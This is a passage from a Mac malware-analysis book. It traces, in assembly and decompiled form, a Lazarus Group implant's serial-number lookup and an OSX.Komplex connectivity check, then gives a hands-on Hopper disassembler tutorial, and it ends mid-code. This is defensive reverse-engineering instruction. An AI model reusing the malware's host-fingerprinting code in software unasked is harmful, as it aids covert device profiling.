
name

The class name, as a const C-string. Class matching is successful on IOService's of this class or any subclass.

the `IOServiceMatching` function

We know that when making a call to a function or method, the rdi register holds the first argument. In line #14, we see the assembly code initialize this register with the value of "`IOPlatformExpertDevice`". In other words, it's invoking the `IOServiceMatching` function with the string "`IOPlatformExpertDevice`".

Once the matching dictionary has been created, the code invokes the `IOServiceGetMatchingService` function (line # 22). Apple documents state that this function will "*look up a registered `IOService` object that matches a matching dictionary.*" [14]. For parameters, it expects a master port and a matching dictionary:



IOServiceGetMatchingService

Look up a registered IOService object that matches a matching dictionary.

Declaration

```
io_service_t IOServiceGetMatchingService(mach_port_t masterPort, CFDictionaryRef
```

Parameters

masterPort
The master port obtained from IOMasterPort(). Pass kIOMasterPortDefault to look up the default master port.

matching
A CF dictionary containing matching information, of which one reference is always consumed by this function.

the `IOServiceGetMatchingService` function

On line #20, the assembly code moves a value from the `r15` register into the `edi` register (the 32bit part of the `rdi` register). Looking back to line numbers 9-10, we see the code previously moving the `kIOMasterPortDefault` into the `r15` register. The code on line #20 is simply moving `kIOMasterPortDefault` into the `edi` register (as the first argument for the call to `IOServiceGetMatchingService`).

On line #21, we see `rax` being moved into the `rsi` register (recall the `rsi` register is used as the 2nd parameter for function calls). And (following a function call), the `rax` register holds the result of the call. This means the `rsi` register will contain the matching dictionary from the call to `IOServiceMatching` (made on line #15).

After the call to `IOServiceGetMatchingService`, an `io_service_t` service is returned (in the rax register). Specifically, a service that matches `IOPlatformExpertDevice`.

Next, the code sets up the parameters for a call to the `IORegistryEntryCreateCFProperty` function, which Apple documentation states *"creates an instantaneous snapshot of a registry entry property."* [14] In other words, the code is extracting the value of some (IOKit) registry property. But which one?

IORegistryEntryCreateCFProperty

Create a CF representation of a registry entry's property.

Declaration

```
CFTypeRef IORegistryEntryCreateCFProperty(io_registry_entry_t entry, CFString
Ref key, CFAllocatorRef allocator, IOOptionBits options);
```

Parameters

entry
The registry entry handle whose property to copy.

key
A CFString specifying the property name.

allocator
The CF allocator to use when creating the CF container.

options
No options are currently defined.

The parameter setup for the call to the `IORegistryEntryCreateCFProperty` function begins by loading the kCFAllocatorDefault into the `rdx` register (lines #29-13). The `rdx` register is used for the 3rd argument, which for the call to `IORegistryEntryCreateCFProperty` is the *"allocator to use"* [12].

Next (line #32), the address of the string "`IOPlatformSerialNumber`" is loaded into the `rsi` register. As the `rsi` register is used for the 2nd argument, this (according to Apple's documentation for the `IORegistryEntryCreateCFProperty` function) is the property name of interest!

On line #33, `rcx`, the 4th argument ("options"), is initialized to zero (xoring of oneself, sets oneself to zero). Finally, before making the call, the value from `r15d` is moved into the 32bit part of the `rdi` register (`edi`). This has the effect of initializing

the first parameter (rdi) with the value of kIOMasterPortDefault (previously stored in r15d).

After the call to IORegistryEntryCreateCFProperty, the rax register will hold the value of the required property: IOPlatformSerialNumber.

Finally, the function invokes the CFStringGetCString function to convert the extracted property (which is (CF)string object) to a plain null-terminated "C-string". Of course, the parameters have to be initialized prior to this call (lines #42-45).

The edx register (the 32bit part of the rdx, argument #3) is set to 0x20, which specifies the output buffer size. Then the ecx register (the 32bit part of the rcx, argument #4) is set to the kCFStringEncodingUTF8 (0x8000100). The first argument (rdi) is set to the value of rax, which is the result of the call to IORegistryEntryCreateCFProperty: the extracted property value of IOPlatformSerialNumber.

Finally, the 2nd argument (rsi) is set to r14. And what is in the r14 register? Scrolling back all the way to line #6, we see it comes from rdi, which is (was) the value of the parameter passed to the getDeviceSerial. Since Apple's documentation for CFStringGetCString states the 2nd argument is the *"C string buffer into which to copy the string,"* [15] we now know the parameter passed to the getDeviceSerial function is a buffer for a string!

This completes our (very thorough!) analysis of the malware's getDeviceSerial function. By focusing on the API calls made by this function, we were able to ascertain its exact functionality: the retrieval of the infected system's serial number (IOPlatformSerialNumber) via IOKit. Moreover, via parameter analysis, we were able to determine that the getDeviceSerial function would be invoked with a buffer for the serial number.

...who needs source code right!?

However at this point, we can all agree that reading assembly code is rather tedious. Luckily, due to recent advances in decompilers, there is hope!

Decompilation

Given a binary, such as a Mach-O, a disassembler can parse the file and translate the binary code back into human-readable assembly, thus allowing detailed analysis to commence.

Decompilers seek to take this translation one step further by recreating a source-code level representation of extracted binary code. Source-code (i.e. C or Objective-C) representation is both more succinct and "readable" than (dis)assembly, making analysis of unknown binaries a simpler task.

Recall the `getDeviceSerial` function from the Lazarus Group first-stage implant loader. The full disassembly of this function is about 50 lines. The decompilation? ...around 15:

```
01  int getDeviceSerial(int * arg0) {
02      r14 = arg0;
03      ...
04      r15 = kIOMasterPortDefault;
05      rax = IOServiceMatching("IOPlatformExpertDevice");
06      rax = IOServiceGetMatchingService(r15, rax);
07      if (rax != 0x0) {
08          rbx = CFStringGetCString(IORegistryEntryCreateCFProperty(rax,
09                @"IOPlatformSerialNumber", kCFAllocatorDefault, 0x0), r14, 0x20,
10                kCFStringEncodingUTF8) != 0x0 ? 0x1 : 0x0;
11          IOObjectRelease(rax);
12      }
13      rax = rbx;
14      return rax;
15  }
```

`getDeviceSerial` decompiled

The decompilation is quite readable, and thus it is relatively easy to understand the logic of this function!

Similarly, the `connectedToInternet` function discussed early in the chapter, decompiles decently as well (though the decompiler does see a little confused by the Objective-C syntax ...though, who isn't?):

```
01  int connectedToInternet()
02  {
03      if( (@class(NSData), &@selector(dataWithContentsOfURL:), (@class(NSURL),
04           &@selector(URLWithString:), @"http://www.google.com")) != 0x0)
05      {
06           var_1 = 0x1;
07      }
08      else {
```

```
09          var_1 = 0x0;
10      }
11      rax = var_1 & 0x1 & 0xff;
12      return rax;
13  }
```

`connectedToInternet` *decompiled (OSX.Komplex)*

> 📝 Note:
>
> Taking into consideration the many benefits of decompilation over disassembly, one may be wondering why disassembling was discussed at all.
>
> First, even the best decompilers occasionally struggle to analyze complex binary code (such as malware with anti-analysis logic). Disassemblers that simply translate binary code (vs. attempt to (re)create source-code level representations) are far less susceptible. Thus, "dropping down" to the assembly level code provided by the disassembler may be the only option.
>
> Second, as we saw in the above decompilation of the getDeviceSerial and connectedToInternet functions, assembly code concepts (such as registers) are still present in the code, and thus relevant.
>
> While decompilation can greatly simplify the analysis of binary code, the ability to understand (dis)assembly code is arguably a foundational skill in comprehensive malware analysis.

Hands on With Hopper

So far, we've discussed the concepts of disassembly and decompilation without mentioning specific tools which provide these services. Such tools can be somewhat complex and thus a bit daunting to the beginner malware analyst. As such, here we'll briefly discuss one such tool (Hopper), providing a high-level, hands-on "quick start" guide to binary analysis!

Hopper [16] is described by its creators as a,

> *"reverse engineering tool that lets you disassemble, decompile and debug your applications."* [16]

Reasonably priced and designed natively for macOS, Hopper boasts a powerful disassembler and decompiler that excels at analyzing Mach-O binaries. It's a solid choice for Mac malware analysis.

> 📝 Note:
>
> A free demo version of Hopper is available from:
>
> https://www.hopperapp.com/download.html
>
> If you're familiar with or fond of another (perhaps more powerful) disassembler / decompiler (such as IDA Pro or Ghidra), the specifics of this section may not apply. However, at a conceptual level, they are broadly applicable across most reverse-engineering tools.

In this brief introduction to Hopper, we'll disassemble and decompile Apple's standard "Hello World" (Objective-c) code:

```
01  #import <Foundation/Foundation.h>
02
03  int main(int argc, const char * argv[]) {
04      @autoreleasepool {
05          // insert code here...
06          NSLog(@"Hello, World!");
07      }
08      return 0;
09  }
```


Apple's "Hello World" template code

Though trivial it affords us with an example binary, sufficient for illustrating many of Hopper's features and capabilities. An understanding of such features and capabilities, of course, is imperative for the analysis of more complex (malicious) binaries.

We start by compiling the above Objective-C code, and confirm it is now (as expected), a standard 64-bit Mach-O binary:

```
$ file helloWorld/Build/Products/Debug/helloWorld

helloWorld: Mach-O 64-bit executable x86_64
```

First, launch Hopper.app. To start analysis of our `helloWorld` (or any) Mach-O binary simply choose: `File -> Open (⌘+O)`. Select the Mach-O binary for analysis and in the loader window that is shown leave the defaults selected, and click 'OK':



Loader Window
(Hopper.app)


Hopper will automatically begin analysis of the binary, which includes:

- Parsing the Mach-O header
- Disassembling the binary code
- Extracting embedded strings, function/methods names, etc.

Once its analysis is complete, Hopper will automatically display the disassembled code at the binary's entry point (extracted from the `LC_MAIN` load command in the Mach-O header).


...but first, let's look at various information and options within the Hopper UI.

On the far right is the "inspector" view. This is where Hopper displays general information about the binary being analyzed, including the type of binary (Mach-O), architecture/CPU (Intel x86_64), and calling convention (System V):




basic file information
(Hopper.app)

On the far left, is a segment-selector that can toggle between various views related to symbols and strings in the binary. For example, the "Proc." view shows procedures that Hopper has identified during its analysis. This includes functions and methods from the original source code, as well as APIs that the code invokes. For example, in our "hello world" binary, Hopper has identified the `main` function and the call to Apple's `NSLog` API:



procedure view
(Hopper.app)

The “Str” view shows the embedded strings that Hopper has extracted from the binary. In our simple binary, the only embedded string is “Hello, World!”:



(embedded) strings view
(Hopper.app)

Before diving into the disassembly, it’s wise to peruse the extracted procedure names and embedded strings as they are often an invaluable source of information about the (possible) capabilities of the malware. Moreover, they can guide analysis efforts. Does a procedure name or embedded string look of interest? Simply click on it, and Hopper will show you exactly where it’s referenced in the binary.

By default, Hopper will automatically display the disassembly of the binary’s entry point (often the `main` function). Here’s the disassembly of the main function in its entirety:

```
        ; ================ B E G I N N I N G   O F   P R O C E D U R E ================

        ; Variables:
        ;    var_4: int32_t, -4
        ;    var_8: int32_t, -8
        ;    var_10: int64_t, -16
        ;    var_18: int64_t, -24


                     _main:
0x0000000100000f20          push       rbp
0x0000000100000f21          mov        rbp, rsp
0x0000000100000f24          sub        rsp, 0x20
0x0000000100000f28          mov        dword [rbp+var_4], 0x0
0x0000000100000f2f          mov        dword [rbp+var_8], edi
0x0000000100000f32          mov        qword [rbp+var_10], rsi
0x0000000100000f36          call       imp___stubs__objc_autoreleasePoolPush     ; objc_autoreleasePoolPush
0x0000000100000f3b          lea        rcx, qword [cfstring_Hello__World_]       ; @"Hello, World!"
0x0000000100000f42          mov        rdi, rcx                                  ; argument "format" for method imp___stubs__NSLog
0x0000000100000f45          mov        qword [rbp+var_18], rax
0x0000000100000f49          mov        al, 0x0
0x0000000100000f4b          call       imp___stubs__NSLog                        ; NSLog
0x0000000100000f50          mov        rdi, qword [rbp+var_18]                   ; argument "pool" for method imp___stubs__objc_autoreleasePoolPop
0x0000000100000f54          call       imp___stubs__objc_autoreleasePoolPop      ; objc_autoreleasePoolPop
0x0000000100000f59          xor        eax, eax
0x0000000100000f5b          add        rsp, 0x20
0x0000000100000f5f          pop        rbp
0x0000000100000f60          ret
                         ; endp
```

"Hello World" disassembled
(Hopper.app)

...fairly standard (dis)assembly. However, Hopper does provide helpful annotations such as identifying function names (i.e. mapping `imp__stubs__NSLog` to `NSLog`). Moreover, as it also generally understands API prototypes, it will identify function/method parameters and annotate the assembly code as such.

For example, for the assembly code at address `0x0000000100000f42` which moves the `rcx` register (a pointer to our "Hello, World!" string) into `rdi`, Hopper has identified this as initializing the arguments for a call to `NSLog` (a few lines later).

Various components within the disassembly are actually pointers to data elsewhere in the binary. For example, the assembly code at `0x0000000100000f3b` (`lea rcx, qword [cfstring_Hello__World_]`) is loading the address of the "Hello, World!" string into the `rcx` register.

Hopper is smart enough to identify the `cfstring_Hello__World_` variable as a pointer and thus annotate the assembly code with the value (bytes) of the string ("Hello, World!"). Moreover, if one double-clicks on any pointer, Hopper will jump to the pointer's address. For example, clicking twice on the `cfstring_Hello__World_` variable in the disassembly takes you to the string object at address `0x0000000100001008`:

```
01  cfstring_Hello__World_: ; "Hello, World!"
02  0x0000000100001008  dq  0x0000000100008008,
03  0x0000000100001010  dq  0x00000000000007c8,
04  0x0000000100001018  dq  0x0000000100000fa2,
05  0x0000000100001020  dq  0x000000000000000d
```

This string object (of type `CFConstantString`) itself contains pointers ...and double-clicking on those again takes you to the specified address.

For example, at offset `+0x0` is a pointer with the value of `0x0000000100008008`. Double-clicking on this value takes us to a symbol labeled `___CFConstantStringClassReference` (the class type of the string object). While at offset `+0x10` is a pointer to the actual bytes of the string (found at `0x0000000100000fa2`):

```
01  aHelloWorld:
02  0x0000000100000fa2  db  "Hello, World!", 0  ; DATA XREF=cfstring_Hello__World_
```


Note that Hopper also tracks (backwards) cross-references! For example, it has identified that the string bytes (at address `0x0000000100000fa2`) are cross-referenced by the `cfstring_Hello__World_` variable. That is to say, the `cfstring_Hello__World_` variable contains a reference to the `0x0000000100000fa2` address.

Such cross-references greatly facilitate static analysis of the binary code. For example, if you notice a string of interest, you can simply ask Hopper where in the code that string is referenced. To view such cross-references, control-click on the address or item and select “References to …” ...or with the address/item selected simply hit “X”.

For example, say we want to see where in disassembly, the “Hello World!” string object is referenced. First we select the string object (at address `0x0000000100001008`), control-click to bring up the context menu, and “References to cfstring_Hello__World”:

cross references
(Hopper.app)

...which brings up the “Cross References” window of that item:



cross reference window
(Hopper.app)


In this example there is only one cross-reference, the code at address `0x0000000100000f3b` (which falls within the `main` function). Click on this to jump to the code in the `main` function, which references the "Hello World" string object:

```
                    _main:
0x0000000100000f20          push        rbp
0x0000000100000f21          mov         rbp, rsp
0x0000000100000f24          sub         rsp, 0x20
0x0000000100000f28          mov         dword [rbp+var_4], 0x0
0x0000000100000f2f          mov         dword [rbp+var_8], edi
0x0000000100000f32          mov         qword [rbp+var_10], rsi
0x0000000100000f36          call        imp___stubs__objc_autoreleasePoolPush
0x0000000100000f3b          lea         rcx, qword [cfstring_Hello__World_]
0x0000000100000f42          mov         rdi, rcx
0x0000000100000f45          mov         qword [rbp+var_18], rax
0x0000000100000f49          mov         al, 0x0
0x0000000100000f4b          call        imp___stubs__NSLog
```

"Hello World" (cf)string
(Hopper.app)

Hopper also creates cross-references for functions, methods, and API calls so that you

can easily determine where in code these are invoked. For example, we can see via the following "Cross References" window that the `NSLog` API is invoked within the `main` function, specifically at `0x0000000100000f4b`:



cross reference window
(Hopper.app)

Cross-references greatly facilitate analysis and can efficiently lead to an understanding of the binary's functionality or capabilities. For example, when analyzing a suspected malware sample, one can locate APIs of interest (perhaps Apple's networking methods that may reveal a connection to a C&C server?) in Hoppers "Proc" view. From this view follow their cross-references to quickly locate relevant code to fully understand how these APIs are being used.

When bouncing around in Hopper (for example following pointer or cross-references), one often wants to quickly return to a previous spot of analysis. Luckily the "esc" key is mapped to "back" and will take you back to where you just were, or further (on multiple key presses).

So far we've stayed in Hopper's default display mode: "Assembly Mode." As the name suggests, this mode displays (dis)assembly of binary code. The display mode can be toggled via a segment control found in Hopper's main toolbar:

display modes
(Hopper.app)

Hopper's supported display modes include:


- Assembly mode:
  The standard disassembly mode, in which Hopper *"prints the lines of assembly code, one after the other."* [15]

- Control Flow Graph mode:
  This mode breaks down procedures (e.g. functions) into condition blocks and illustrates the control flow between them.

- Pseudo-Code mode:
  This is Hopper's decompiler mode, in which a "source-code like" or pseudo-code representation is generated.

- Hex mode:
  This mode shows the raw hex bytes of the binary, which is about as low-level as you can get!

Of the four display modes, the pseudo-code (decompiler) mode is arguably the most powerful. To enter this mode, first select a procedure, then click on the 3rd button in the Display Modes segment control:



display modes: decompilation
(Hopper.app)

This will instruct Hopper to decompile the code in the procedure in order to generate a pseudo-code representation of the binary code. For our simple example "Hello World" program, it does a lovely job:

```
int _main(int arg0, int arg1) {
